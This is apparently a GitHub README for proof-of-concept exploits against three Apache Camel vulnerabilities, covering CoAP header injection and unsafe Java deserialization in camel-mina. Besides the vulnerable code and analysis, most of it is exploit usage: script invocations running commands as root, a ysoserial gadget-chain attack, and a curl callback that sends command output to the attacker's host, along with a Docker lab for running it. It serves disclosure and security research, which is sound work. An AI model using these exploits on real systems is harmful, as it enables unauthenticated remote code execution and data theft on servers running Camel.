 dinosn/cve-2026-33453
Provides working proof-of-concept exploits and detailed analysis for three critical Apache Camel vulnerabilities, including CoAP header injection and unsafe deserialization leading to remote code execution.

Three critical vulnerabilities in Apache Camel 4.18.0, independently discovered and validated with working proof-of-concept exploits.
| CVE | Component | Type | CVSS | Verdict |
|---|---|---|---|---|
| CVE-2026-33453 | camel-coap | Header Injection → RCE | 10.0 Critical | Exploitable |
| CVE-2026-40473 | camel-mina | Unsafe Deserialization → RCE | 9.8 Critical | Exploitable |
| CVE-2026-40858 | camel-infinispan | Unsafe Deserialization | 8.8 High | Exploitable |
Component: camel-coap — CamelCoapResource.java:103-109
CWE: CWE-915 (Improperly Controlled Modification of Object Attributes)
Fixed in: Camel 4.18.1 / 4.14.6
CamelCoapResource.handleRequest() maps CoAP URI query parameters directly into Camel Exchange headers via setHeader() with no HeaderFilterStrategy. CoAPEndpoint extends DefaultEndpoint instead of DefaultHeaderFilterStrategyEndpoint, so internal Camel*-prefixed headers can be injected by any unauthenticated client.
When the route forwards to camel-exec, the attacker-controlled CamelExecCommandExecutable and CamelExecCommandArgs headers override the configured command, achieving pre-authenticated RCE via a single UDP packet.
// CamelCoapResource.java:103-109 — NO HeaderFilterStrategy
for (String s : options.getUriQuery()) {
    int i = s.indexOf('=');
    if (i == -1) {
        camelExchange.getIn().setHeader(s, "");
    } else {
        camelExchange.getIn().setHeader(s.substring(0, i), s.substring(i + 1));
    }
}


$ python3 exploits/exploit_cve_2026_33453_coap.py 127.0.0.1 'cat /etc/hostname'
[+] Response: 2.05
[+] Command output: cf6ee154412e

$ python3 exploits/exploit_cve_2026_33453_coap.py 127.0.0.1 'ls /'
[+] Command output: app bin boot dev etc home lib ...
Component: camel-mina — MinaConverter.java:60-63
CWE: CWE-502 (Deserialization of Untrusted Data)
Fixed in: Camel 4.18.2 / 4.14.6 / 4.20.0
MinaConverter.toObjectInput(IoBuffer) creates a raw java.io.ObjectInputStream with no ObjectInputFilter. When a MINA endpoint is configured with allowDefaultCodec=false, raw TCP data arrives as an IoBuffer and reaches Camel's type converter, which calls this method — wrapping attacker-controlled network bytes in an unfiltered ObjectInputStream.
// MinaConverter.java:60-63 — NO ObjectInputFilter
@Converter
public static ObjectInput toObjectInput(IoBuffer buffer) throws IOException {
    InputStream is = toInputStream(buffer);
    return new ObjectInputStream(is);  // attacker-controlled bytes, NO FILTER
}
Attack path: The exploit targets a MINA TCP endpoint with allowDefaultCodec=false (port 9879 in the PoC). This bypasses MINA's codec layer entirely — the ObjectSerializationCodecFactory has its own ClassNameMatcher allowlist that would otherwise block arbitrary classes. With the codec disabled, raw bytes flow straight to MinaConverter.toObjectInput() which creates a standard ObjectInputStream with zero class filtering.
A CommonsCollections6 gadget chain (via ysoserial) achieves arbitrary command execution as root. Command output is exfiltrated via a curl callback to the attacker.

$ python3 exploits/exploit_cve_2026_40473_mina.py 127.0.0.1 9879 id
[+] Command output:
    uid=0(root) gid=0(root) groups=0(root)
[+] CONFIRMED: CVE-2026-40473 RCE — command executed via deserialization

$ python3 exploits/exploit_cve_2026_40473_mina.py 127.0.0.1 9879 'uname -a'
[+] Command output:
    Linux 8b1462d5c89d 6.12.76-linuxkit #1 SMP Sun Mar  8 14:41:59 UTC 2026 aarch64 GNU/Linux
ysoserial-all.jar (CommonsCollections6 gadget)cd poc/
docker compose up -d --build
Wait for the container to start, then verify:
docker logs vuln-camel-mina
You should see:

[*] Vulnerable MINA server started
[*] Port 9877: transferExchange (Java deser) endpoint
[*] Port 9878: Object serialization codec endpoint
[*] Port 9879: Raw TCP (MinaConverter.toObjectInput) endpoint
[*] Waiting for connections...
Port 9879 is the target — it uses allowDefaultCodec=false, which disables MINA's codec filter and lets raw IoBuffer reach Camel's unfiltered MinaConverter.toObjectInput().
First, verify that the endpoint accepts and deserializes arbitrary Java objects with no ObjectInputFilter:
python3 poc/exploits/exploit_cve_2026_40473_mina.py 127.0.0.1 9879 --probe

[*] Probe mode — confirming deserialization (no RCE)
[*] Payload: HashMap (82 bytes, raw — no MINA frame)
[+] Connected to MINA endpoint
[+] Payload sent
[+] Data reached readObject() with no filter rejection
The probe sends a serialized HashMap. The server deserializes it via ObjectInputStream.readObject() with no InvalidClassException — confirming zero class filtering.
With ysoserial available, exploit the unfiltered deserialization for arbitrary command execution:
# Execute 'id' — returns uid=0(root)
python3 poc/exploits/exploit_cve_2026_40473_mina.py 127.0.0.1 9879 id

# Read files
python3 poc/exploits/exploit_cve_2026_40473_mina.py 127.0.0.1 9879 'cat /etc/hostname'

# System info
python3 poc/exploits/exploit_cve_2026_40473_mina.py 127.0.0.1 9879 'uname -a'
The exploit generates a CommonsCollections6 gadget chain, sends it as raw bytes to port 9879, and captures the command output via a curl callback listener.
usage: exploit_cve_2026_40473_mina.py [-h] [--ysoserial PATH] [--callback-host HOST]
                                       [--gadget GADGET] [--probe] [--raw]
                                       target [port] [command]

  target           Target IP/hostname
  port             MINA TCP port (default: 9879)
  command          Command to execute (default: id)
  --ysoserial      Path to ysoserial.jar (auto-detected if not set)
  --callback-host  Host the container uses to reach you (default: host.docker.internal)
  --gadget         ysoserial gadget chain (default: auto — tries CC6, CC5, CC1)
  --probe          Probe mode only — confirm deserialization without RCE
  --raw            Send raw payload without MINA 4-byte frame (auto-enabled for port 9879)
Note: The --callback-host defaults to host.docker.internal (Docker Desktop). If running on Linux without Docker Desktop, use --callback-host 172.17.0.1 or your Docker bridge IP.
cd poc/
docker compose down
